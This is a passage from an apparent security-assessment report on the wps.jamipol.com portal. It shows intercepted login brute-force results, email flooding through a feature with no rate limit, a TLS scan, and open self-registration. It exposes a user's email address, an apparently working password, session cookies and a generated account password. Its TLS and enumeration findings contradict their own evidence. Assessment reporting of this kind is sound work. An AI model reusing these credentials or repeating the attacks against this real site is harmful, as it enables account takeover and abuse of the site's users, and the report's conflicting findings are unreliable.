yVa3yYk_N-_z20jyyeI4xJ8utiLgnqJIwjlPbVp9jmg9nAA0geZ097FernHJB8vFKSsptcfdKBs043x22CzmomqFP-cn3XD2w7Yz1UV_-5_R4msYYN0BLSW_qa-8yY07aNHx_LD2US01B-vnAqy9xWG1fNdqsYuyX6fLCg3vpbs64YFP0jCW3mKs0uv
lUrAorbijJWTcFQzJTnwTtvlR5u77HTFllRWlnu-wRC6KnQ0HhL4gLG7LA9hADVCEtzB_eA2MAaUhI2cyQFQP01XJ-Bqjk9ke3G0C4MR2DRvi9H3b2qHWlYxK4SgN90I4mlHng4G0q7SeVmPK2j5HLr4815tN8QM-JN8VgtPs8MQH3IIv-JHdFY59kw
X1SIavoh9cbLIUzeGHN87dApWbLlVfIvEqWfW0tFfepjrlKa0hyzp_dgzK7fLQVIbPc-4cVMdqHwL0Z4VgN9pz6Do-MTWuQrzUtayaF8qwlR2jCKiJzWyxaniK_SUdthXoCCvHMN60XcE9NB7bCKesQsskUIrjU3Pcn2r2EMCxSvopHs5XUxJnQrtkL
EbnmzU5Sfvh63RviHjjbJrilRZi8enAHGnErMmlTzMANUMd4w4MMRkT6rh40mRj9cKgvIjCSRbspTwN-e09ZBP-8wibRFvM2H2YE4xE2_4ez18xnP37hIFSmB0qK8IjcXNMfL703ilzEa4Gq9vMrE-36RApISqSmglPL0QEfabJ54lcKy3EZtZ7a-Ad
VW7im2vpHFl-pdLKh6XoNGA3nR8JGplzzameHIouWrZho5kTz9mB_sVfhezqz0hp67exXF_m4bcgHJ6Df7qjCIsvU5_iMKu-qAUbPH-EXaTTIyxpTkcF51S8gKvHpydpc9fj0FQtx9PRksZECoyD50o7ilyxUZp3W0PULEH36kRa2EexXSHAF10hiby
b38vSW26qxYHVjTGFRY2tM9-lEBB6v7Etum_K38fVllpmvCkSBNnW7GxiN
```

Step 2 - As it can be seen below you can see the response.



7. Intruder attack of https://wps.jamipol.com


Intruder attack results filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
15	2	password	302	3205			1472	
16	2	admin123	302	2783			1472	
17	2	sahdj	302	2045			1472	
18	2	wjhs2123	302	2771			1472	
19	2	KJHDJKS	302	3187			1472	
20	2	DJKSAjk	302	2503			1472	
21	2	sjdfn	302	2108			1472	
22	2	EY*I!iLDjv	302	2214			1522	

```
Referer: https://wps.jamipol.com/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

_token=XbvcJnh021wAH0RdEV6FKGhsvbfiJ3jaAAYliAGz&vendor_code=rohanshaw239%40gmail.com&password=EY%2aI!iLDjv&g-recaptcha-response=
03AFcWeA6YugwD8jUL4YAS3iiwJsSPzwF3k7zuEY5_mFweRx4dkKR50W6WBsLD7pGLINBXD8AFSFjzlJcd3sC0Zm5WQT2At7_MtfLE_tvm0r_jULGNWU-kVtAYGk7gdL3I6nMBYFExHMhQ5PUJGfwvdwvSlgoECPpWWjGmgTTzkYFfeg65e7f0Wxnzym
nkWY7wWwslKHXLMQQWeM0_DpjPbvd3pJhIsgCBQdleAuTDWiJIYvnXX3lrS4oYKNj0GnWcUx8lZk7cnYJM0sXL5NiXE3UVhqqfUPmuxfZmIaTgWio8rj9SllxoTWIiExBb_Kuv1Hilkv0BAbSUwMZwx54ewn0ZfFnHCFhwC9YKrhrv3bIfHVpm5rme7B
Se0KahBXwJ-8oycBssljliqW6GLxRcbFK-yeimSdXQgWjbLWBW00SJRwpV0Hk9jq06DDURLEPPqgv2g4PfDGoTBMqUYvH2_0NWpJLUjxRKUPkq0jK9nwNHZ49x6gL_Rz-2FYPgJoCc3irPpRX5fVQRIRTiGDTaFJPrukDFV8dDZZz8xD6TPiKGonHnYy
60xM0wDkqQAD3LfXbralep8ia8imjqCH8jYxgpBKzXi6P3Dzvl0Zjc0l7v9TMbBglUMuuM6mMM-dypDby4aeSfpHKkYVaAoRSmiYAzZaxiu5yrxfoYZZFEVuBBJaNk5k0qxIyKiu90kRuiC2j0bx3ZLA4Ul9DcZFwTg5i5lFuvNluEHRiDp0UDZfcPbc
hlGdgv6Rd49zwYN2N7hSt9mQuVs8azklDTI93LiMew8j9_Xalj5m7rFAPkwlbSQVTG3VfKrTZ526tghL72vT_lsJc30_hNZ0Gbae4eB3QPqlbbarSx9-z8aGpS0HlKfEpnoKyV-Tj03kabqe0t_tKF0bXNB6-wQNUS_iE5DI9IXN7ErcYMabZHUI04V2
BHItDoFLWl0VpZygIWToB2ooGUTeuPW5gRimmaop0G4geSG4eMgaWkUx_zh9JTYN5lbKjdr08ZtYuPTyBep_6niplg_utne9Ectc7mtounD0DEpmdqsCMzvXK74XWUXLQkpXpGGc0rMTYH92EgZo89bSoIqcUk809bGCSXJxog2p6s6PBElqmJf2U5Ds
yVa3yYk_N-_z20jyyeI4xJ8utiLgnqJIwjlPbVp9jmg9nAA0geZ097FernHJB8vFKSsptcfdKBs043x22CzmomqFP-cn3XD2w7YzlUV_-5_R4msYYN0BLSW_qa-8yY07aNHx_LD2US01B-vnAqy9xWGlfNdqsYuyX6fLCg3vpbs64YFP0jCW3mKs0uvs
lUrAorbijJWTcFQzJTnwTtvlR5u77HTFllRWlnu-wRC6KnQ0HhL4gLG7LA9hADVCEtzB_eA2MAaUhI2cyQFQP0lXJ-Bqjk9ke3G0C4MR2DRvi9H3b2qHWlYxK4SgN90I4mlHng4G0q7SeVmPK2j5HLr4815tN8QM-JN8VgtPs8MQH3IIv-JHdFY59kwk
XlSIavoh9cbLIUzeGHN87dApWbLlVfIvEqWfW0tFfepjrlKa0hyzp_dgzK7fLQVIbPc-4cVMdqHwL0Z4VgN9pz6Do-MTWuQrzUtayaF8qwlR2jCKiJzWyxaniK_SUdthXoCCvHMN60XcE9NB7bCKesQsskUIrjU3Pcn2r2EMCxSvopHs5XUxJnQrtkLu
EbnmzU5Sfvh63RviHjjbJrilRZi8enAHGnErMmlTzMANUMd4w4MMRkT6rh40mRj9cKgvIjCSRbspTwN-e09ZBP-8wibRFvM2H2YE4xE2_4ezl8xnP37hIFSmB0qK8IjcXNMfL703ilzEa4Gq9vMrE-36RApISqSmglPL0QEfabJ54lcKy3EZtZ7a-Adh
VW7im2vpHFl-pdLKh6XoNGA3nR8JGplzzameHIouWrZho5kTz9mB_sVfhezqz0hp67exXF_m4bcgHJ6Df7qjCIsvU5_iMKu-qAUbPH-EXaTTIyxpTkcF5lS8gKvHpydpc9fj0FQtx9PRksZECoyD50o7ilyxUZp3W0PULEH36kRa2EexXSHAFl0hibyg
b38vSW26gxYHVjTGFRY2tM9-lFBB6v7Ftum_K38fVllpmyCkSBNpW7GxiN
```

4.5 Email Flooding:

Step1 – As it can be seen below rate limiting is not implemented in suggestion feature.




Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	null	302	6507			1527	
2	null	302	5838			1527	
3	null	302	7165			1527	
4	null	302	6451			1527	
5	null	302	5837			1527	
6	null	302	6507			1527	
7	null	302	6448			1527	
8	null	302	5236			1527	

```
HTTP/2 302 Found
Cache-Control: no-cache, private
Content-Type: text/html; charset=UTF-8
Location: https://wps.jamipol.com/RegisterGatepass
X-Frame-Options: SAMEORIGIN
Set-Cookie: XSRF-TOKEN=
eyJpdiI6IlhHdGF4bTRNcWdYTW5qc3kvMzdtNXc9PSIsInZhbHVlIjoiVTFQUHJlNTdrNVFha3pu0HhsNnBWazVQUDR3aStkYWFXYWNNN3IObEpVbWxxdjJlaVpacmthNVZs0VgzckJwQVlRVDBzdzRNU0liNWtlWmw5a2RBL2FycnNs0TRNUFN0VVc
za2NlQTRNaDViNOpvQnU0dnNCdjk5ZWFsalVkYTYiLCJtYWMiOiIwMWQ3NzljYzY2YWE5Y2FmNzYy0WU5NmJkZmUzYmZl0GVkNDhhZDE2YzdlNjNiMDA2MWU0Yjgl0DAlYjRmZTA0IiwidGFnIjoiIn0%3D; expires=Wed, 08 May 2024
08:20:18 GMT; Max-Age=7200; path=/; secure
Set-Cookie: suraksha_session=
eyJpdiI6ImRs0TBlL0V0N0Z5MnBYbTJzQVNZeGc9PSIsInZhbHVlIjoiQzB0YkVBN2llTmdXSENDVXpNczA3dmNtUWcxMTJZRklxa3BzeVM3VzJmYlRGdll3UkwzdmU5VGNyVWtWcXp5T09lQkhlc0R0YkFWT0tPa0hEK0VFMHl3S0VRRlZBTFowNnZ
SMkllZ0VvZ3VXUFVXbXY3WnBkenZYUEpJVFh0azIiLCJtYWMiOiI4YWYwYWViMTQ0ODYlMjA5NDJiYjdkY2M2MGMlYTAxY2JmN2ExZTk5YTdmNWY3ZTljYzdmYjdlNTU5YTUl0WRmIiwidGFnIjoiIn0%3D; expires=Wed, 08 May 2024
08:20:18 GMT; Max-Age=7200; path=/; secure; httponly
Date: Wed, 08 May 2024 06:20:17 GMT
Content-Length: 406

<!DOCTYPE html>
<html>
```


Step2 – As it can be seen below email box has been flooded with email.



web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password
web@jamipol.com	JAMIPOL App Password

4.6 TLS 1.0, 1.1 Protocols Detected:


Step: As it can be seen below, TLS 1.0 and 1.1 are offered.



```
 Start 2024-05-08 02:29:46               -->> 216.48.184.92:443 (wps.jamipol.com) <<--

 Further IP addresses:   64:ff9b::d830:b85c
 rDNS (216.48.184.92):   e2e-101-92.ssdcloudindia.net.
 Service detected:       HTTP


 Testing protocols via sockets except NPN+ALPN 

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    not offered and downgraded to a weaker protocol
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories 

 NULL ciphers (no encryption)                      not offered (OK)
 Anonymous NULL Ciphers (no authentication)        not offered (OK)
 Export ciphers (w/o ADH+NULL)                     not offered (OK)
 LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export)      not offered (OK)
 Triple DES Ciphers / IDEA                         not offered
 Obsoleted CBC ciphers (AES, ARIA etc.)            not offered
 Strong encryption (AEAD ciphers) with no FS       not offered
 Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)
```

4.7 Username Enumeration:

Step 1: As it can be seen below, after using wrong or right email we get same message.




https://wps.jamipol.com/forgotPage
JAMIPOL
CIN - U24111JH1995PLC009020
SURAKSHA
Forgot Password

Password Reset,Please Check Your email for password

Employee P.No./Vendor User Name: Employee Personal No./Vendor User Name

4.8 Business logic flaws:

Step: As can be seen below we can see anyone can create the password.



https://wps.jamipol.com/RegisterGatepass

Register

Register Successfully! Password :-x@Cfgp7Jcm

